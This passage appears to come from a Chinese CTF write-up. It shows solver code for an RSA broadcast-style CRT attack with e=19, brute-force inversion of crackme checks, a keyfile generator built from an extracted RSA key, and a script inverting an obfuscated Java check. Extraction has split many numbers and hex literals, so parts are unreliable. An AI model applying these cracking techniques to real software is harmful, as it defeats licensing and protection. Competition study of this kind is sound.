[18739467511848988131315883128122206736146672097070557004405077164871943414492542793367542772456096079622940115684730643882776615896515435624865889149736726304993972099711596725868044429964505450412443901512587718466587820372856736565262541517131220786373375774076290256061254661574959523249922650103736767653244522761962914935575618046253094214681141427180945699326806416209977311843049385163987916124881945471029756498039400006754155122103796794625674692744195141047534340245381998599639342203042620610562621504363598354386979425884092857465615040878510573038208953817381038343917618507732344741511873852562526386559,
0x49ffc1accb080b62290fb874f49e7f335d7b8528439118ee0af2644375368e9039da303a9d9147130a231478a26fd19b26ed27fbaefb11f45950d90a6d4e2b47f35c2fd4a723cabe28c3783f6bbcbca563346914b962692c99b8631cbcc9a5d3f919ac572e9e620524b1041a97abb0b0aace32608f9640df04734e753fe9b512f612b6e1f3919dbbe4b85fba1e2d49323b83afae577c2a12b3cadb979d

f7d2d26c2fee31897654528f53b8a33cb18c23d67edf1540f0b86c9628bf4412bc4c51cc9fed745
47e6fff491d5933ca162cf51b040f1e5cbca8e7b107eb86954cedc0981ade1824249a018908682e
731ebbaaf91a8e57fe96c99bd207f96fbdbcc827],
[241443417861299541047660795817335373308371026205071118699132902429097226659097
323136934285010736444803888400328749285611020105774216414406308758106105611940 2
547585239789012825425103341093503013693144068211789161714332967792686247661529 3
629003934739648788231326944914357662125163281241165968692544703336639661017133 7
881734410910476450307130781219014745172421962204956052644348331340243297110427 7
608192597896977396465499376398835488523087889000326493562288282250974271797476 3
221877362961745927680965748429304078786377256344394424563202564595728201265334 8
100760147222984022908311878341587019779305869721588653568968788 73,
0x67962b2d35ad0157a54fc22d839fd73b09e51533132ab398f3d1d875d8e1939788c72b715eaf9
1888f0d34fd5047ec0d1d174516bdde965364f9b8a524f3abdf1ea712fbb0704baedb62cb9e9280
073f4089477fedeb91562315bfce12c7161547c1f43d6ef3e150ef7bdcfb73be79dfb31e2488330
a6218d75b54da169b9720f810d4cd3e8f3980a00bfd2a9154346626d877f3b4642bf0fe35d062ea
a604d06acd3f49b1c1f6d5e2854f0477c1ca7c3b35cc4c043b5371df7b3f13499da5c9fdc35e954
decda0ac88f6fc25bd3008af328c58c735197a072c0c66b0993320f62f26622426cafce4ecea8f8
9c65768b5145be3ee0c3698b14131a22a4d21338],
[162470406799200314416641014505492248469152671280120381601698099880225290232603
602389099517211430415060987505067866324798048731067172832019000988241302701931 4
289766487602883147706065170744189921891507646721131509300246771812649039776492 3
781336660386278054000174333959286629952650900709358893976405952107976000248004 5
742315695175245074627865182164059688771732867667851312199301569644430102737987 4
107917689310623037814088577394121569333828022765899723988113901774350817856940 0
885510195501403324289981396077715264056372600615755225462706462512671715787636 4
554402435820404218402014863008670681188213388108601172025063919 73,
0x144585e5cd2b72208d7462bc84f4de80f3ce6d97071cb0476143c12f6ebe44e48f324b4461fe7
ad24361bfb6d3385396c4886326b70a3f57ac69b8149fc70f75409bf98cc6f367db615f0ab51d61
089b32f7047f17ce14d020640abe00c63d60b3357b47cbda97ae6f9890ab6d6bd06556da32d4a97
9ea20fdb8f9de7789c276958b56d66d0f0ccdf2d9783a26192bf2e61aa680a1bdd8149081628920
fc481dd83b67c0891eedda5d5d48f5e547bcd9826b2649e15fbe40bdccb69b5bd745d93f4c57765
2ff7e33aa20e6b0af54f1cfd39184ffb1b2cc976c73b71156375669c6136738b49b84ea52452cb9
f69d0c77900ef1ed9794295edb7dde6a8554ee8c],
[185510126551679264643877702330509920412798469895288638341611028014615259090416
868432849373718326889803562717780712035196366390663731970071308117288907909848 1

557876389281313131909004505339318303373814569847860934331726131283176045470095975654727763190072409503974767343356219653958627497188680848526435501983019775325349007220598231402803055256656345708901031939499925987933169334883882442638518430802073464441333670684034843039335576952971128608775510594352995323125292751509597587811090734394935703311143071384508494197651151824568153171398063156048203698855103913793457256953401945562514305632734520412923503893228 1,

0x6ad6572818211ca2d1448d6cac860de2cb02e03c65f0351552801b722e4e423f5217773ec31571729cb2028364bd3de306a40ca77c4d69beac43132cc226c12ef76b7b0495149bd4873f54016b04f518f7affcd23fc3fad29ebb3db069199313ac3282be96095d780e14815008e112b363df534fa4ed78f63bfffb30b73052de844c0486c4f18ec6726cbc77eb71293409bc73a1f4320ff4d2ec4cf6eba8c0543ba9c56c1af02b4adf2dab1f1138f64fa2b8d4766a97a6de4f79e964aa8e6c0a524c1b4ce25fd0dcbe65883199d2a0460d6476e3ac08a5626b769f6160b67a5b67196ecfd7c973b858864c20472be72e377bb2ef564166a5a87e02c495b621ba],

[229700541629391183624454619063859014392218330490692907647264584039818815909114089850710899151373831369818614865596122401933230048755314795065329338741918272302441423656997796725638925543698004326879904395470579840971382001184215153625039794523262182142133218245953160920465392476393463478747446084654842053240209927989055687517018064730188183146686986638416701631787960427101285427110815757012593928879694667604294771966253046780399334470475545500924501309344545165695292464440432174149634408555614807810279300492643490018592677597344128569622062685283578584323896427101201434367574470946243879621520168252947209097 59,

0xa9e70e690c9c8e694935251b7f4c07012190aafbbbdbe81456258abf4d490fa2d42bdf56f7012fa3b1714cd19be108f9e56883b15ac56469d9bb114c4b859d5997aa1ca72c5ad0fceda30ebcd3adfe0429032ebee67900b9cd254b62b079bbe1f447cd2ce112cae53e14fe95e21749c1773e464c369efd8c574d2dd34a232efbee022a9eb52ec5c46ee54ed0f0fc8e71fb35c13d299a86ec8247209f5c3fccf6c0ccb189634ff7339eb50bfb5d4b962ae3e34a8d4570b7296338ad90087fe9ed4b45bfa3348638fb30cf2872a36382ebfac8f9c44fc8932497b68abaf86cd89617e052b88929c435fdf08aef8d54a4eba01f2d458bda554a30e5c52c1b8641d1],

[183858204907564986308450996373858845262896333566240612547871686904019699314846814611882387877104096514498155398952422856915988753375942878061060858139601182518484444515135340167694564811626728852622044823649493255340654593678506141432328250000322684064379602623708584805548196858293535556901848187982672657962109603374603885059486310716145250183983738654703922419595682200377340035230959136618550719694435959638881972467068175091736575209726437335048291062544137219804142816080335217542161974446882778268563076317159436186127436301974856210433145352376

343164014344086289150921821917438803084083077410999342728756519 87,
0x2e2e5bae9239315b08b9e7df8dcc04ce3dd490a337b5de84b9901f3691854b2e854cdbbb983ce
f522dce64bd624ada2559966078cfcbca9c9e366dc8657f63a21eff19fa2d112290cb2c0b5a0f27
afce836de90f7ed9b9ce0b081e334d214cdf5172ad13f191226a88a19e3f527ae3b2e7a02682ace
a65a900b5902fdeb77b6d2736c008b480383f7845c98311435b1dca9b2569977e480a18c92d120e
a9c7fccc37ac416a60fbbd1c043789b5e71d921b11850c7384ea197403261289ed1435ee29e9134
52e8efeadfd6869bf740f5ac4b7e2071802917a5507a02d867915d59f1324a06c11fe9448c5a09f
344538aaa6c8bcc3eda7b59ac9b7a2c89b69a442],
[302819163881286718706083581275355085972532568489161665713879283249689344830799
798829589252656639090782019713282023908560343005013950735157913147976886552439 4
750272849137989880297189780883784082194557915591494201065453544923774285699763 9
563715044751146534481040770843626744868141893233703484246867149368376045028319 0
622045687848596143943139355071602742074926880722605322532544024668768697997656 7
953718640245820515367474697511235876381720304379181177123490738601830135793844 0
244542249616472383775389567763247682438890144872967598891063447307931793385215 7
296785987343966872161667140650756253678432162517077160251031218 03,
0x1c78ed0ac3656077c3a47c2430d0183cca199670af2aa8192e555a3c0ae2e83946172ee821361
cc9570ae66e7b831f25b882adcbd270fe122635e73a2d2b0d2fff28629ae6185d6114ac431dd120
d1fc763fbba5ea6d3a178c90ffe4ed086cb09c68c3ab75585172422982e8e61ffe6f3192553f39c
23a0d2c57ab91c3b619de0aa0141e50f40cd93e51f6328f10ed6c51f7c7c04c1d241d48a85127db
38126fae6dd04a6e5d5d6f4523d50e6971474159d8623a8100d01cade05572d92425d9244d1dda0
b391908d35e08119f4be9fdeff188d99ee7a4e9b29b3f3bba0b0cbfe84cc1eeb9fb09dc7d6bd54e
1d151f690370e4982f9405f41cf74236f904a2c2],
[293027419209309717159589629315736930592145181756829727604304429922807188629160
196216461661960309025579655434748188355118632750942203552760705287147075854194 3
006250016190504135344511718964530742198357477314846668055858924766610116273581 5
101806414923256492116070184596267543276347976227842158566607582950518639772496 2
291442544825336666341663913712642574442717076282662356790070522728962933962034 7
885507512966555575947815225417763346046943311353661300053625011050866903323893 8
059179852830430676389056790930463587631527501924598301620386168595636653467177 4
135537470022605128523309331532821027800231072711825940548171503 27,
0xdefd52684b8ff42585141f2fde551200860d69ff86c2f05f130f6978952fa0eca4515e60fc81c
1d9388bda4baf85eae4f80f9e9c7d56f93b8ba45cdd41d561f1bcc7ba0587fd9f886d1bfd79fdc6
d2ee51cc719d61cbd3222df58a41ee602cb0b2f9bad8f763f70b7d73de55b60a041bffbd9d2664b
3158bf7b16df52494967fd1c5bdb9e7905a1c8b62b89095c27deae2ec63a5abe9c91cbbe4f12eb1

180a98394dd6b1cf2daf1a5262c69eb0abcb9615a84f5109a921f7dcb8867f770b4b1868be10f77
45bba6de27a42be500b82142e7e8944dff88a4020902c6aa3feb8dd9a2e6cf0cc5b124546d24a76
b784b79c1f304fbcb6c79f99c279bd94abf0b56e],
[18002677742776908491528820233798698716107011799507861113124372495825515833214 7
81580140089594386320512697247643983138319668973871589664314738547953119404190 41
01300726053987579022753895604261685508233980095083612926382413942367909749700 17
00453343239561777375102877014323801397408590774150374750755173592442931824832 46
72570812709561078983634491336294143952871625167165459876010915038650749052455 74
12243555128274139648581719862082518864935880848721076558617611082270520674510 00
51217316716594252321996659926884805330696343586183147698126383488708437804961 02
42488632853018135809263417506963270646733008282952382101704197623,
0x5f76fe81f0136f3855d9f1923e0cee1f768b25effd54fec7e1438425ea744b85aa19c9e2e8e17
5ad43d1da9ea86a7563e98dc0e318abd418e2dff55777b3752288a987f7d3d203f96d9a209a2651
9a688cdc2b2d9627da7d18eb814c10531bc484acee7bcf38565cd4dc1ed0f2b4304ec539262ea70
c49e275246789cb2902f2fe76c6a743f098ae0a30bcc7c88f19145a19ae3ee4433b9ed0bca78ef0
17a13c8de86f27a8fd987e5f8739e97e6069f46cf1f19bb71b76892abbd6340ab7177d7187b62f2
81624d54e24016c7abf4c0d28657b509730849a8e209b8e945a7df8c2ddbd43b8050ef97a590e9b
b6d50d43a34b676e47a1708cd3927f5570fca0eb],
[17385690967504874659081285807736946558802244288041517042108187672717379329178 3
34496113160801574061465138366148713819592793313683421378505296788697744253648 53
47943966055897532479773294009528485384746187349552078691568082359568790889721 78
60846173799173840826623632227020264042788979600422460862299461522868055457464 38
62617952688587328074362507938630759071580461843753419996970640803730214623839 29
05770174327749688630671414123808451289488583778872916149710975042892524031568 44
41843797168406644232790812433927452144503955649916231856006026221645744338253 25
74565448625519147347488322047325049345604859921899415787930385223,
0x869f17d7e1450b0540ec2df5d43f6f82a246ced4b8287352580f77615721bd10b3a7f7c7cb83d
63fec965c1a3fc93531e65cd14527d4aa242f36d8ab1af938e312c554afa124dc8dcebf769c8ff6
d1b985bb2521606e47c9db658910cb4ac1ee53442cc75d73f89c349160cd62e5be70d02b4efd48b
b78b1447c90dc407dfc1e9013f78fb33f185abbb9f59e9a313e2cca36c2c086955d5f9d15804a64
17efcde802c60a34dfa54a94580a6bc974f38bd23d128e1418f7b2b7db911649a701ffc1b2a2dc3
b85efacf68c33eff648ce77790160ea7d55ec52ddda7fea414690a216c2bd054881f08deb14559e
bf33b75926bbd0b0fb3687f9ecce1b1d3a8eb76a],
[21446777415351130147205079896812556144760341131980328457479211003920073547260 5
39842798513238830248313746258553352056758211664220853535491930627715523968038 76

```
019545254126351301195773522205927074839375512805496715251885025872872184903249284073069434826827714278036708082088709181488651065052398023938006548182220135974201376843551326687245048799212070490380001569598876183359896860132451834287586880336742999838105396815962227560675382139138852625003917976289127017473974894913113451102383081807952615287973352662354060987582681290691068284320216261713915941210588516637329477450151252393749657367535582876285880084324 7,
0x24e479052ff3ee7db3b88eaac7072d86f2cbb7e5b3c583d66ed21dd5248529aebe30e45f2159dcf1119f7fd52b67ee80e8ba73320951545df3a28774d4f2e01420736ee32b943a7cceaab11c255d94f334aa0892c5173529021fc448f710f03436a996697fbd0b3a1e296f88d15da4527dfb7ab74347150300be962cc2bbf1d36e79503c38f5c73f354f24fbcf7cbff1a1822c707ab52a8947952ef20e11bf39fcea83fef94d1975b80b07678b8c012798239a8d772ad0c52a3cb2be1f4ab3788e693b07abbb30062037b92bc8b32a13fc9d575b7e0f2b6467fc747b5d7c5a774a836c9e1ce15cee8198ca8215a4ded86419b16661634b08d11baffe5069d60b],
]
data = []
for session in sessions:
        e=19
        n=session[0]
        msg=session[1]
        data = data + [(msg, n)]
        print "-" * 80
print "Please wait, performing CRT"
x, n = chinese_remainder_theorem(data)
e=19
realnum = gmpy.mpz(x).root(e)[0].digits()
print my_parse_number(int(realnum))
```

REVERSE

Reverse100(100)

对输入的奇数位字符和偶数位字符做了不同的处理,奇数位的处理

```
int __fastcall odd_process(char *input)
{
  int i; // [sp+10h] [bp-10h]@1
  int input_len; // [sp+14h] [bp-Ch]@1

  input_len = std::string::length(&input_flag);
  for ( i = 0; i < input_len && input[i]; ++i )
  {
    if ( !(i & 1) )
    {
      input[i] += 10;
      input[i] = (input[i] >> 3) | 32 * input[i];
      input[i] ^= 0x17;
      if ( input[i] > 0x2Du && input[i] <= 0x37u )
        input[i] += 20;
    }
  }
  return sem_post(&stru_6022A0);
}
```

360安全播报（bobao.360.cn）

偶数位的处理

```
int __fastcall even_process(char *input)
{
  int i; // [sp+10h] [bp-10h]@1
  int input_len; // [sp+14h] [bp-Ch]@1

  input_len = std::string::length(&input_flag);
  for ( i = 0; i < input_len && input[i]; ++i )
  {
    if ( i & 1 )
    {
      input[i] = (input[i] >> 7) | 2 * input[i];
      input[i] ^= 0x24;
      if ( input[i] <= 0x63u )
        input[i] += 9;
    }
  }
  return sem_post(&stru_6022C0);
}
```

360安全播报（bobao.360.cn）

最后的校验

```
int __fastcall validate(void *a1)
{
  int result; // eax@3
  signed __int64 i; // [sp+0h] [bp-10h]@1

  sem_wait(&stru_6022A0);
  sem_wait(&stru_6022C0);
  for ( i = 4LL; LOBYTE((&cipher)[i]); ++HIDWORD(i) )
  {
    if ( LOBYTE((&cipher)[i]) != *(i - 4LL + input_flag_addr) )
      return printf("Error! \n", i, i);
    LODWORD(i) = i + 1;
  }
  if ( *(i - 4LL + input_flag_addr) )
    result = puts("Error!");
  else
    result = puts("Right!");
  return result;
}
```

360安全播报（bobao.360.cn）

拿到 flag 的代码

```
#include <stdio.h>
#include <stdlib.h>
void main() {
unsigned char cipher[19] = { 0xBC, 0xEE, 0x7F, 0x4F, 0x3F, 0x53, 0xFA,
  0xF8, 0xD8, 0xE8, 0x5E, 0xCE, 0x70, 0xCC, 0x3A, 0xC2, 0x3F, 0x4B,
0x00};
for (int j = 0; j < 18; j++) {
if (j & 1) {
for (unsigned char i = 32; i < 127; i++) {
unsigned char input = i;
input = (input >> 7) | 2 * input;
input ^= 0x24;
if (input <= 0x63)
input += 9;
if (input == cipher[j]) {
printf("%c", i);
}
}
}
else {
for (unsigned char i = 32; i < 127; i++) {
```

```
unsigned char input = i;
input += 10;
input = (input >> 3) | 32 * input;
input ^= 0x17;
if (input > 0x2D && input <= 0x37) {
input += 20;
}
if (input == cipher[j]) {
printf("%c", i);
}
}
}
}
}
```

Flag:SCTF{Se9177entf@ult_s73}

Reverse150(150)

这题先对输入的 name 做了 DES 加密,然后对 keyfile 进行 RSA 解密,最后比较他们的值是否相等。

```
if ( key_len <= 128 )
{
  key_content = operator new[](key_len);
  CFile::Read(&v13, key_content, key_len_2);
  if ( CryptDecodeObjectEx(0x10001u, 0x2B, &pbEncoded, 0x260u, 0, 0, 0, &pcbStructInfo) )
  {
    v5 = LocalAlloc(0, pcbStructInfo);
    if ( CryptDecodeObjectEx(0x10001u, 0x2B, &pbEncoded, 0x260u, 0, 0, v5, &pcbStructInfo) )
    {
      if ( CryptAcquireContextW(
             &phProv,
             0,
             L"Microsoft Enhanced Cryptographic Provider v1.0",
             PROV_RSA_FULL,
             CRYPT_VERIFYCONTEXT) )
      {
        if ( CryptImportKey(phProv, v5, pcbStructInfo, 0, 0, &phKey) )
        {
          pdwDataLen = 4;
          CryptGetKeyParam(phKey, KP_KEYLEN, pbData, &pdwDataLen, 0);
          *pbData >>= 3;
          v16 = *pbData;
          if ( CryptDecrypt(phKey, 0, 1, 0, key_content, &v16) )
          {
            name_des_encrypted = v11 + 196;
            v7 = 12;
            while ( *key_content == *name_des_encrypted )
            {
              key_content = key_content + 4;
              ++name_des_encrypted;
              v8 = v7 < 4;
              v7 -= 4;
              if ( v8 )
              {
                v9 = 1;
                goto LABEL_12;
              }
            }
          }
        }
      }
    }
  }
```

360安全播报（bobao.360.cn）

我们的思路是拿到 name 做 DES 加密后的密文,用 RSA 加密的公钥对其进行加密就可以得到 keyfile,DES 加密后的密文可以通过动态调试得到,最重要的一步是获得公钥,程序已经有了私钥,但是 PRIVATEKEYBLOB 格式的,google 了一发,可以先用

http://www.jensign.com/JavaScience/PvktoJkey/MSPrivKeytoJKey.java 把 PRIVATEKEYBLOB 格式转换为 PKCS#8 格式,再用

http://www.jensign.com/JavaScience/PvkConvert/PvkConvert.txt 得到 PUBLICKEYBLOB 格式的公钥,最后对所有 name 的 DES 密文进行 RSA 加密就得到了 keyfile,还要注意生成的 keyfile 中不能有 0 字节,代码如下

```
#include <iostream>
#include <windows.h>
#include <wincrypt.h>
using namespace std;
void main() {
unsigned char cipher[30][16] = { { 0x93, 0xc6, 0xb5, 0xc3, 0xe0, 0x3
```

```
5, 0x2d, 0xaf, 0xa3, 0x48, 0x6e, 0x41, 0x44, 0xab, 0xe1, 0x3c },
{ 0x7d, 0xa7, 0x85, 0x29, 0xa1, 0x56, 0xb8, 0x53, 0xe1, 0xda, 0x11,
  0x6, 0x12, 0x58, 0xad, 0xaf },
{ 0xd4, 0xc2, 0x3, 0x36, 0x50, 0x94, 0x3d, 0x75, 0x67, 0x74, 0x3f,
0x1e, 0x17, 0x76, 0x2d, 0xd1 },
{ 0x37, 0xa7, 0xbe, 0x1d, 0x5d, 0xb1, 0x84, 0x6a, 0x2d, 0xaf, 0x3c,
  0x9, 0xe4, 0xf4, 0xd, 0x65 },
{ 0x13, 0x21, 0x49, 0xbe, 0x19, 0x9e, 0xa6, 0x59, 0x1b, 0x2d, 0x22,
  0x6f, 0xd1, 0x76, 0x99, 0xaa },
{ 0x8b, 0x17, 0x43, 0xc8, 0xbb, 0xa, 0x23, 0xcb, 0x94, 0xc, 0xfb, 0
x67, 0x3a, 0xf0, 0x54, 0x4c },
{ 0xae, 0x7a, 0x7a, 0x6a, 0x89, 0x2c, 0xbf, 0x33, 0x68, 0x47, 0x90,
  0x25, 0x9a, 0xc5, 0x5e, 0xe6 },
{ 0xe0, 0x3, 0xa5, 0x9a, 0x73, 0xbf, 0x24, 0x77, 0xcd, 0x99, 0xa1,
0xb7, 0x65, 0x64, 0x9b, 0x57 },
{ 0x46, 0x4d, 0xa6, 0xd0, 0x24, 0xbc, 0x6f, 0x24, 0x20, 0x2d, 0xdf,
  0x6e, 0xa8, 0x44, 0x9d, 0xb7 },
{ 0x82, 0x6e, 0xe5, 0x11, 0xda, 0x58, 0xaf, 0x4e, 0x4, 0x92, 0xa4,
0x68, 0xe6, 0xfc, 0x38, 0x6f },
{ 0x17, 0x2d, 0x13, 0xb, 0x7, 0x24, 0x42, 0xc3, 0xe1, 0x4e, 0x51, 0
x30, 0x2f, 0x60, 0xf2, 0x9d },
{ 0xfe, 0x6f, 0xf, 0xa7, 0xb9, 0x7a, 0xf4, 0x97, 0x74, 0x82, 0x8f,
0xd3, 0x52, 0xa4, 0xbd, 0xaf },
{ 0x30, 0xb2, 0x1b, 0xef, 0x4, 0x64, 0x6a, 0x72, 0x4a, 0x8f, 0xa0,
0x24, 0xc8, 0x9a, 0x4f, 0xbc },
{ 0x7c, 0xac, 0xe7, 0xac, 0x11, 0xd1, 0x41, 0x5d, 0xf4, 0x88, 0xa6,
  0xab, 0x94, 0x64, 0xde, 0x9f },
{ 0x6f, 0x6d, 0x5d, 0x65, 0xa, 0x7, 0x77, 0x4d, 0xf, 0x64, 0xa7, 0x
f5, 0x91, 0x74, 0xd4, 0x1 },
{ 0x4e, 0x2, 0x1c, 0xe5, 0xeb, 0x9b, 0xa, 0xca, 0xed, 0x93, 0xc9, 0
x20, 0xb5, 0xc1, 0xe5, 0xbf },
{ 0xdb, 0x1e, 0x44, 0x50, 0x88, 0x1c, 0xeb, 0xdb, 0x3c, 0x7b, 0x15,
  0x1, 0x4a, 0x20, 0x82, 0x62 },
{ 0xe8, 0xea, 0x4f, 0x8f, 0x45, 0x30, 0x31, 0xd7, 0xac, 0xfa, 0xb6,
  0xed, 0x1b, 0x30, 0x6b, 0x38 },
```

```
{ 0xf2, 0x6b, 0x59, 0xb3, 0xdf, 0x7d, 0x9d, 0xa3, 0x13, 0xc2, 0x4d,
  0xfc, 0xb, 0x43, 0x77, 0x6f },
{ 0x73, 0xc5, 0x49, 0x0, 0x1e, 0x2d, 0x7e, 0x23, 0x58, 0x70, 0x19,
0x8d, 0x90, 0x31, 0x5f, 0x88 },
{ 0xdb, 0x2c, 0xac, 0xc4, 0x9d, 0x12, 0xb4, 0x92, 0x6b, 0x1a, 0xa8,
  0x85, 0xbe, 0x34, 0x2e, 0x8e },
{ 0x55, 0xe, 0xdc, 0x5e, 0xb7, 0x74, 0xda, 0xf8, 0x17, 0x5f, 0x1b,
0x77, 0xa4, 0x72, 0xc5, 0x8e },
{ 0xe7, 0xb1, 0x29, 0xe2, 0x3, 0xf5, 0x92, 0x9f, 0x7c, 0x9d, 0x6c,
0xd, 0xb3, 0x5a, 0x38, 0xde },
{ 0xde, 0xfc, 0x71, 0x4e, 0x86, 0xe1, 0x36, 0x29, 0x4e, 0x19, 0x68,
  0x2f, 0xfc, 0x66, 0x92, 0x50 },
{ 0xb7, 0xdc, 0x87, 0x8, 0xce, 0x4, 0xd0, 0xc3, 0x70, 0xb0, 0x4c, 0
x43, 0x62, 0xda, 0x5b, 0x87 },
{ 0x6a, 0x45, 0x7a, 0x27, 0xe0, 0x2a, 0xf6, 0x7, 0x70, 0x12, 0x7c,
0x28, 0x8f, 0x15, 0xd2, 0x2f },
{ 0xf0, 0xf, 0xf7, 0xbd, 0x92, 0xa, 0x13, 0x54, 0xa7, 0x1d, 0x5b, 0
x74, 0x67, 0x4a, 0x17, 0x42 },
{ 0x81, 0x63, 0xcc, 0x58, 0xb6, 0x92, 0xb2, 0x51, 0x16, 0xd2, 0xcd,
  0xe4, 0x24, 0x3c, 0xfd, 0x57 },
{ 0x9, 0x59, 0x13, 0xbd, 0x1a, 0x8c, 0xe4, 0xbb, 0x1d, 0xf4, 0xad,
0x46, 0xc6, 0xbd, 0x7a, 0x25 },
{ 0x76, 0xff, 0xa8, 0xaf, 0xe1, 0xe, 0x42, 0x37, 0x59, 0xb4, 0x5f,
0x78, 0xb, 0x48, 0xe1, 0xa7 } };
for (int i = 0; i < 30; i++) {
HCRYPTPROV phProv = 0;
HCRYPTKEY phKey = 0;
DWORD len = 16;
unsigned char text[128] = { 0 };
memcpy(text, cipher[i], 16);
unsigned char pub_key[148] = {
0x06, 0x02, 0x00, 0x00, 0x00, 0xA4, 0x00, 0x00, 0x52, 0x53, 0x41, 0x
31,
0x00, 0x04, 0x00, 0x00, 0x01, 0x00, 0x01, 0x00, 0xF7, 0x4A, 0x9D, 0x
9B,
```

```
0xAA, 0x80, 0x5A, 0x89, 0x8C, 0x00, 0x0A, 0x7B, 0xE2, 0xDC, 0x59, 0x
9D,
0x3E, 0xF1, 0x9D, 0x10, 0x33, 0xD8, 0xF6, 0xA5, 0x60, 0xC3, 0x20, 0x
BA,
0xC7, 0x21, 0x80, 0x08, 0x53, 0xDB, 0x5E, 0x60, 0x05, 0x65, 0xD0, 0x
F5,
0x88, 0xA4, 0x0C, 0x76, 0x8D, 0x42, 0xEF, 0x27, 0xDB, 0x83, 0x79, 0x
D7,
0xCC, 0xDB, 0x43, 0x9F, 0x7E, 0xDF, 0xCA, 0xC3, 0x62, 0x46, 0xD8, 0x
3C,
0xEA, 0x8D, 0xD4, 0x48, 0x04, 0xC0, 0xC7, 0xD9, 0xD3, 0xFF, 0xB0, 0x
F5,
0x0C, 0x0D, 0x82, 0xDE, 0x6D, 0x0B, 0x20, 0xCB, 0x8C, 0x79, 0xAD, 0x
98,
0xFE, 0x32, 0xC4, 0x9F, 0x19, 0xE1, 0xDA, 0x16, 0xFE, 0xDA, 0x5E, 0x
52,
0xE4, 0xBF, 0xC5, 0x2F, 0x06, 0x32, 0x73, 0x1A, 0xDF, 0xC5, 0x56, 0x
37,
0xFC, 0xC0, 0xAB, 0x40, 0xBE, 0x0B, 0x66, 0x6E, 0xA2, 0x74, 0x06, 0x
66,
0x7E, 0x42, 0xCD, 0xD9
};
if (CryptAcquireContext(
&phProv,
NULL,
"Microsoft Enhanced Cryptographic Provider v1.0",
PROV_RSA_FULL,
CRYPT_VERIFYCONTEXT)) {
if (CryptImportKey(phProv, pub_key, 148, 0, 0, &phKey)) {
if (CryptEncrypt(phKey, 0, true, 0, text, &len, 128)) {
printf("success\n");
char filename[15] = { 0 };
sprintf(filename, "key%d.txt", i + 1);
FILE* file = fopen(filename, "w");
fwrite(text, 1, 128, file);
```

```
fclose(file);
}
else {
printf("error3\n");
}
}
else {
printf("error2\n");
}
}
else {
printf("error1\n");
}
}
}
```

Reverse200(200)

可执行文件是个 install4j 的程序,用 procmon 监控进程文件操作能够提取出一个 trustme.jar,用 jd-gui 打开发现 jar 经过混淆,静态分析发现得出的算法是错误的。于是用 IDEA 设置 Path to jar 进行调试,发现动态加载了一个类,里面是关键函数,然后写脚本倒推即可。

脚本 :

```
#!/usr/bin/env python2
# -*- coding:utf-8 -*-
from ctypes import *
def u8(x):
        return c_uint8(x).value
result =[-81, 52, 52, -39, -64, 43, 49, -116, -100, -115, -81, -119
, 34, -7, 56, 92, 23, 78, 115, -120, 77, 83, -22]
sbox =[1, 3, 8, -55, 21, 27, 35, 67, -14, -111, -49, 89, 92, 109,
 31, -112, 7, -74, 55, -15, -32, -1, -20, 83, 39, -103, -36, -116
, -93, -50, -19, -128, 96, 46, 99, 26, -86, -46, -34, 105, -21, 0
, -88, 68, 16, -42, 94, 5, 120, -53, -2, -109, 11, -121, -62, -6,
 29, 112, -82, -79, -71, -37, 52, 119, 102, 60, 111, 87, -3, 41,
 -114, -43, 49, -118, 54, 44, -7, 100, 98, -16, 78, 116, 91, 23,
```

```
97, -58, -23, -75, -97, -81, 76, 6, 61, -119, 124, -54, 79, 57,
50, -113, 84, -107, 86, 4, -108, 40, -87, 34, -102, -18, -115, -
57, -85, -77, 118, 103, 53, -98, -96, 37, -72, 2, -80, -35, -92,
122, -83, 18, -60, -68, 14, -64, 115, 108, 63, 81, 114, -69, 117,
-39, -33, 36, -89, 125, 59, 65, -99, 101, 93, -105, 38, 43, 126,
-126, 30, 75, 77, -45, 13, -76, -61, 104, 51, 85, 64, 127, -65,
-48, 74, 123, -117, -95, -9, 33, 80, 56, -91, -26, -31, -73, 69,
48, -8, -22, -104, 113, -100, -38, -101, -4, -27, -17, -29, 17,
82, -25, -51, -127, -110, -122, 28, 12, -66, 66, -78, -24, -56, -1
1, 110, 107, 15, -84, -13, -125, -94, 121, 70, -12, 20, 106, -124,
71, 25, -120, -44, -10, 47, -106, 45, 95, 73, 32, 62, -90, -41,
58, 24, 19, -67, -123, 72, -28, 42, 10, -40, 90, -47, 22, -5, -
30, -52, -59, -63, 9, -70, 88]
for i in xrange(len(sbox)):
        sbox[i] = u8(sbox[i])
length = 0x17
for i in xrange(23):
        result[i] = u8(result[i])
# step1
for i in xrange(23):
        if i % 2 == 0:
                result[i] = u8(result[i]-1)
        else:
                result[i] = u8(result[i]+1)
for i in xrange(23):
        result[i] = u8(result[i] ^ 0x82)
for i in xrange(23):
        result[i] = u8(result[i] -4)
t = []
for i in xrange(23):
        t.append(sbox.index(result[i]))
xor_seed = [58, 50, 42, 34, 26, 18, 10, 2, 60, 52, 44, 36, 28, 20,
12, 4, 62, 54, 46, 38, 30, 22, 14, 6, 64, 56, 48, 40, 32, 24,
16, 8, 57, 49, 41, 33, 25, 17, 9, 1, 59, 51, 43, 35, 27, 19,
11, 3, 61, 53, 45, 37, 29, 21, 13, 5, 63, 55, 47, 39, 31, 23, 1
```

```
5,  7]
for i  in xrange(23):
        t[i]  =u8(t[i]  ^  xor_seed[i])
print''.join([chr(c)  for c  in t])
```

Reverse500(500)

这是一个 64 位 VM 的题,checker 是 main 函数,mod1、mod2 和 mod3 是三个子函数,先是加载程序,然后分配寄存器和栈的空间

```
signed __int64 __fastcall main(int argc, char **argv, char **envp)
{
  signed __int64 result; // rax@2
  char regs; // [sp+10h] [bp-70h]@5

  if ( argc == 2 )
  {
    program_base_addr = load_program(argv[1]);
    if ( program_base_addr )
    {
      memset(&regs, 0, 0x68uLL);
      alloc_stack(&regs);
      execute(&regs, program_base_addr);
      result = 0LL;
    }
    else
    {
      printf("[-] %s is not executable!\n", argv[1], argv);
      result = 0xFFFFFFFFLL;
    }
  }
  else
  {
    puts("usage:secret [input]");
    result = 0xFFFFFFFFLL;
  }
  return result;
}
```

360安全播报（bobao.360.cn）

下面是指令对应的操作

```
80mov  reg,  immediate
81xor  reg1,  reg2  |  xor  reg1,  immediate
82  push  reg
83pop  reg
9Aje
9Bjmp
```

